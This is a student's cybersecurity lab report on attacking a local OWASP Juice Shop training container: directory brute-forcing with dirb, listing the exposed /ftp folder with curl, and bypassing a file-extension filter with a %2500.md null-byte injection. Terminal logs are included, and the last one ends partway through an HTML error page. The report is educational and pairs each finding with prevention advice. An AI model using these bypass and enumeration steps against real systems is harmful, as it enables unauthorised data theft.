Cybersecurity Lab Report: Sensitive Data Exfiltration via Filter Bypass

Prepared by: Mduduzi. W. Radebe

Date: February 6, 2026

Target System: OWASP Juice Shop (Containerized via Docker)

1. **Objective**

The primary goal of this engagement was to perform a security assessment of a local web application to identify hidden directories and exfiltrate sensitive business data. The mission focused on identifying Information Disclosure vulnerabilities and bypassing server-side file restrictions to retrieve restricted backup files.

2. **Tools and Commands Used**

Tool	**Command**	**Purpose**	**Logic/Why**
Docker	sudo docker run -d -p 3000:3000	Environment Setup	To host the vulnerable application in a controlled, isolated container.
Nmap	nmap -p 3000 127.0.0.1	Service Discovery	To confirm the port was "Open" and not "Filtered" by local network barriers.
Dirb	dirb http://127.0.0.1:3000	Directory Brute-forcing	To find unlinked folders (like /ftp) that are not visible on the main website.
Curl	curl -I	Header Analysis	To verify the status of a directory without downloading the entire page.
Curl	curl -s ... | grep "href="	Content Enumeration	To extract direct file links from the raw HTML of the exposed directory.
Curl	curl -o ... %2500.md	Exploitation	To perform a Null Byte Injection to bypass the server's file extension filter.

Cat	cat [filename]	Data Analysis	To read the exfiltrated data and recover the hidden coupon codes.

3. **Methodology**

Phase 1: Target Discovery and Stabilization

I initiated the lab by deploying the OWASP Juice Shop. Early attempts to scan the WSL IP resulted in "Filtered" ports due to host-level firewalling. I adjusted the methodology to target the Loopback Address (127.0.0.1), confirming Port 3000 was open. When the server crashed under the stress of automated scanning, I used docker rm and docker logs to clean the environment and ensure service stability before continuing.

Phase 2: Directory Enumeration

Using dirb, I performed a dictionary-based attack on the web server. This revealed a sensitive directory: /ftp. Initial inspection showed this folder was meant to hold public files, but further investigation revealed it was improperly secured.

Phase 3: Vulnerability Identification

I used a combination of curl and grep to list the files in the /ftp directory. I identified a high-value backup file: coupons_2013.md.bak. A standard download attempt was rejected with a 403 Forbidden error, revealing a server-side filter that only allowed .md and .pdf files.

Phase 4: Exploitation and Exfiltration

To bypass the security filter, I utilized a Null Byte Injection technique. By appending %2500.md to the request, I tricked the server's validation logic into seeing a permitted .md extension, while the underlying file system stopped reading at the null character, delivering the forbidden .bak file.

4. **Findings**

Finding 1: Sensitive Directory Exposure

- Location: http://127.0.0.1:3000/ftp/
- Vulnerability: Directory Listing / Information Disclosure.
- How it worked: The server was configured to allow users to browse the contents of the /ftp folder, exposing backup and configuration files.
- Prevention: Disable directory listing in the web server configuration and move sensitive backups to a non-web-accessible directory.

Finding 2: Improper Error Handling (Leaking Stack Traces)

- Location: Server Error Pages.
- Vulnerability: Information Exposure through Error Messages.
- How it worked: When the download was blocked, the server provided a full "Stack Trace," revealing internal file paths and the specific JavaScript file (fileServer.js) handling the logic.
- Prevention: Configure custom, generic error pages that do not reveal internal code structures or file paths.

Finding 3: Insecure File Filter (Bypassable via Null Byte)

- Location: File Download Endpoint.
- Vulnerability: Improper Input Validation.
- How it worked: The filter only checked if the URL *ended* with a specific string but did not account for null character termination in the file-handling API.
- Prevention: Use a robust "allow-list" for extensions and sanitize all user input to remove non-alphanumeric characters before processing file requests.

5. **Lessons Learned**

- The "Filtered" Port Trap: I learned that in a virtualized environment (WSL/Docker), "Filtered" doesn't always mean a firewall is in the way—it can mean the networking bridge is misconfigured or pointing to the wrong interface.
- The Power of Passive Tools: While dirb is great, it crashed the server. I found that using "quieter" tools like curl -I and curl -s allowed me to gather data without knocking the target offline.
- Surprise Discovery: I was surprised by how much information a simple error message could give away. Seeing the exact line of code in the stack trace made the bypass much easier to plan.


6. **Challenges and Struggles**

- Docker Management: Initially, I struggled with the container "hanging." I had to learn how to check container logs (docker logs) and status codes (Exited 139) to understand that the application had crashed due to memory exhaustion.
- Bypass Logic: Understanding why %2500 worked was a hurdle. I had to grasp the concept of "Impedance Mismatch"—where two different layers of a system (the web server vs. the file system) interpret the same string in two different ways.

Conclusion


This project successfully demonstrated the progression from initial discovery to full data exfiltration. By identifying a misconfigured directory and exploiting a logic flaw in the file-handling system, I was able to retrieve sensitive promotional assets (coupon codes) from the target environment.

Notes and Screenshots of Lab Work:




```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ nmap -p 3000 172.21.201.228
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-06 17:25 SAST
Nmap scan report for 172.21.201.228
Host is up.

PORT      STATE    SERVICE
3000/tcp filtered ppp

Nmap done: 1 IP address (1 host up) scanned in 6.25 seconds
```

Phase 2: Discovery.found a target and confirmed exactly where it is listening.



```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ nmap -p 3000 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-06 17:29 SAST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.020s latency).

PORT     STATE SERVICE
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

find out what is actually inside the Juice Shop. Since this is a web application, we don't just use Nmap; we use tools that "crawl" the website to find hidden files, admin panels, and secret directories.
I am going to use a tool called Dirb (Directory Buster). It will try hundreds of common folder names to see what exists on the Juice Shop server.



```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ dirb http://127.0.0.1:3000

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Feb  6 17:36:24 2026
URL_BASE: http://127.0.0.1:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://127.0.0.1:3000/ ----
+ http://127.0.0.1:3000/assets (CODE:301|SIZE:156)
+ http://127.0.0.1:3000/ftp (CODE:200|SIZE:11296)

(!) FATAL: Too many errors connecting to host
    (Possible cause: EMPTY REPLY FROM SERVER)

-----------------
END_TIME: Fri Feb  6 17:44:58 2026
DOWNLOADED: 2725 - FOUND: 2
```

GENERATED WORDS: 4612: This tells you how many guesses dirb had ready in its dictionary. It only got through about half of them before the crash.

The Goal: Map out the "attack surface" of the website.
The Logic: A developer might hide the "Admin Login" or "Secret Database" folder by just not linking it on the main page. Tools like dirb find these hidden gems. Finding the /ftp folder is a classic example of discovering an "unprotected" area that could lead to a full compromise.


Found URL	HTTP Code	Meaning	Reasoning
/assets	CODE:301	Moved Permanently	This is a folder containing the website's images, CSS, and JavaScript. The 301 means the server is redirecting us to the "correct" version of the folder (usually adding a / at the end).
/ftp	CODE:200	Success (OK)	This is a major finding. A public FTP directory on a web server often contains sensitive files, backups, or legal documents that shouldn't be exposed.

Phase 3: Enumeration.

- The Goal: Map out the "attack surface" of the website.
- The Logic: A developer might hide the "Admin Login" or "Secret Database" folder by just not linking it on the main page. Tools like dirb find these hidden gems. Finding the /ftp folder is a classic example of discovering an "unprotected" area that could lead to a full compromise.

I will use curl to quickly see if the server lets us list the files in that sensitive directory.

curl -s http://127.0.0.1:3000/ftp/




```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ curl -s http://127.0.0.1:3000/ftp/
```

The Reasoning: "Empty Directory Listing"

Modern web servers (and Docker containers) are often configured to prevent Directory Listing.

The Logic: If a folder doesn't have an index.html file, the server won't show you a list of files.




```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ sudo docker rm 9d61425b7c2f
9d61425b7c2f

┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ sudo docker run -d -p 3000:3000 --name juiceshop bkimminich/juice-shop
6580154b15b3de0a77fe3da39f27b2b822b6045c4bf6660c83e9c6def012a91f

┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$
```

This is the cleanup and restart commands. By removing the "dead" container and starting a fresh one with the name juiceshop, you've stabilized our environment.This was done because of an earlier crash.

I am not going to use dirb again yet because i don't want to crash it a second time. Instead, we are going to verify that our specific target (the /ftp folder) is alive and well.


I need to make sure the container is heathy



```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ sudo docker logs juiceshop
info: Detected Node.js version v22.21.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 20 of 20 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file main.js is present (OK)
info: Required file vendor.js is present (OK)
info: Required file styles.css is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Server listening on port 3000
```

Verify the /ftp directory is accessible by asking for the Headers one more time.

Run this command: curl -I http://127.0.0.1:3000/ftp/



```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ curl -I http://127.0.0.1:3000/ftp/
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 11312
Vary: Accept-Encoding
Date: Fri, 06 Feb 2026 16:29:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```


When you run curl -I, you are looking at the "metadata" of the webpage—the instructions the server sends to your browser before the actual content.

Header	Value	Technical Reasoning
HTTP/1.1 200 OK	Success	The request was successful. The "door" is open and the room exists.
X-Recruiting	/#/jobs	Interesting Detail: The developers left a recruitment link in the headers. This is common in "CTF" (Capture The Flag) style apps to add personality.
Content-Type	text/html	Even though it's called /ftp/, the server is serving it as a web page (HTML).
Content-Length	11312	There are 11,312 bytes of data waiting for us. This confirms the directory isn't empty!

Gaining Access (Information Gathering)

Now that we know there is 11KB of data in that folder, we want to see the actual list of files

curl -s http://127.0.0.1:3000/ftp/ | grep -E "href="



```
──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ curl -s http://127.0.0.1:3000/ftp/ | grep -E "href="
      <h1><a href=".">~</a> / <a href="">ftp</a> / </h1>
      <ul id="files" class="view-tiles"><li><a href="quarantine" class="icon icon-directory" title="quarantine"><span class="name">quarantine</span><span cl
ass="size"></span><span class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="acquisitions.md" class="icon icon icon-md icon-text" title="acquisitions.md"><span class="name">acquisitions.md</span><span class="size">909</s
pan><span class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="announcement_encrypted.md" class="icon icon icon-md icon-text" title="announcement_encrypted.md"><span class="name">announcement_encrypted.md</
span><span class="size">369237</span><span class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="coupons_2013.md.bak" class="icon icon icon-bak icon-default" title="coupons_2013.md.bak"><span class="name">coupons_2013.md.bak</span><span cla
ss="size">131</span><span class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="eastere.gg" class="icon icon icon-gg icon-default" title="eastere.gg"><span class="name">eastere.gg</span><span class="size">324</span><span cl
ass="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="encrypt.pyc" class="icon icon icon-pyc icon-default" title="encrypt.pyc"><span class="name">encrypt.pyc</span><span class="size">573</span><spa
n class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="incident-support.kdbx" class="icon icon icon-kdbx icon-default" title="incident-support.kdbx"><span class="name">incident-support.kdbx</span><s
pan class="size">3246</span><span class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="legal.md" class="icon icon icon-md icon-text" title="legal.md"><span class="name">legal.md</span><span class="size">3047</span><span class="dat
e">2/6/2026 4:17:40 PM</span></a></li>
<li><a href="package-lock.json.bak" class="icon icon icon-bak icon-default" title="package-lock.json.bak"><span class="name">package-lock.json.bak</span><sp
an class="size">750353</span><span class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="package.json.bak" class="icon icon icon-bak icon-default" title="package.json.bak"><span class="name">package.json.bak</span><span class="size"
>4291</span><span class="date">1/5/2026 9:22:31 AM</span></a></li>
<li><a href="suspicious_errors.yml" class="icon icon icon-yml icon-text" title="suspicious_errors.yml"><span class="name">suspicious_errors.yml</span><span
class="size">723</span><span class="date">1/5/2026 9:22:31 AM</span></a></li></ul>
```

curl -s: Fetches the page silently (no progress bars).
| (The Pipe): Takes the output of curl and hands it to the next command.
grep -E "href=":

- The Logic: In HTML, links to files are written as <a href="filename">.


- The Goal: This will filter out the "junk" code and show us exactly which files are sitting in that FTP folder.

File Name	Danger Level	Why it's a vulnerability
coupons_2013.md.bak	Critical	.bak files are backups. This likely contains old discount codes or internal pricing logic that could be reused.
incident-support.kdbx	Critical	.kdbx is a KeePass Password Database. If we download this, we can try to brute-force the master password to get every login for the company.
package.json.bak	High	This lists every library and version used by the app. It’s a roadmap for finding known exploits (CVEs) in their software.
encrypt.pyc	High	Compiled Python code. We can decompile this to see exactly how the shop encrypts user data or passwords.
eastere.gg	Low	Likely a fun hidden secret (Easter Egg) for the lab, but still shouldn't be here.

Phase 4: Gaining Access (Data Theft)

pick the most suspicious-looking file and "exfiltrate" (download) it to our own machine to read its contents

```
curl -o local_coupons.bak http://127.0.0.1:3000/ftp/coupons_2013.md.bak
```


```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ curl -o local_coupons.bak http://127.0.0.1:3000/ftp/coupons_2013.md.bak
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1936    0  1936    0     0  1994      0 --:--:-- --:--:-- --:--:--  1995
```

Column	Meaning	Logic
% Total	100	The file was downloaded in its entirety. No data was lost.
Received	1936	The file size is 1,936 bytes. This matches our earlier discovery that there was content inside.
Time Total	--:--:--	The transfer was so fast (local connection) that it didn't even register a full second.

Breakdown of the Code & Logic

- curl: data transfer tool.
- -o local_coupons.bak:
    - The Logic: Instead of "cat-ing" the file to the screen immediately, i saved it to your hard drive.
    - The Reasoning: This is a professional habit. If the file was 1GB of binary junk, it would have frozen my terminal. Saving it first is the "Safe" way to handle stolen data.

Why did we pick the .bak file?

- Common Developer Mistake: Developers often rename a file to .bak to "hide" it or keep a backup of an old version.
- The Vulnerability: Web servers are usually configured to execute .php or .js files, but they treat .bak or .md as "Plain Text." This means the server won't try to hide the code—it will just give it to anyone who asks for it.


Phase 5: Exploitation (Reading the Loot)

I want to see if there are any old coupon codes, hardcoded passwords, or internal comments left by the developers.


Code From cat:

```
──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ cat local_coupons.bak
<html>
  <head>
    <meta charset='utf-8'>
    <title>Error: Only .md and .pdf files are allowed!</title>
    <style>* {
  margin: 0;
  padding: 0;
  outline: 0;
}

body {
  padding: 80px 100px;
  font: 13px "Helvetica Neue", "Lucida Grande", "Arial";
  background: #ECE9E9 -webkit-gradient(linear, 0% 0%, 0% 100%, from(#fff), to(#ECE9E9));
  background: #ECE9E9 -moz-linear-gradient(top, #fff, #ECE9E9);
  background-repeat: no-repeat;
  color: #555;
  -webkit-font-smoothing: antialiased;
}
h1, h2 {
  font-size: 22px;
  color: #343434;
}
h1 em, h2 em {
  padding: 0 5px;
  font-weight: normal;
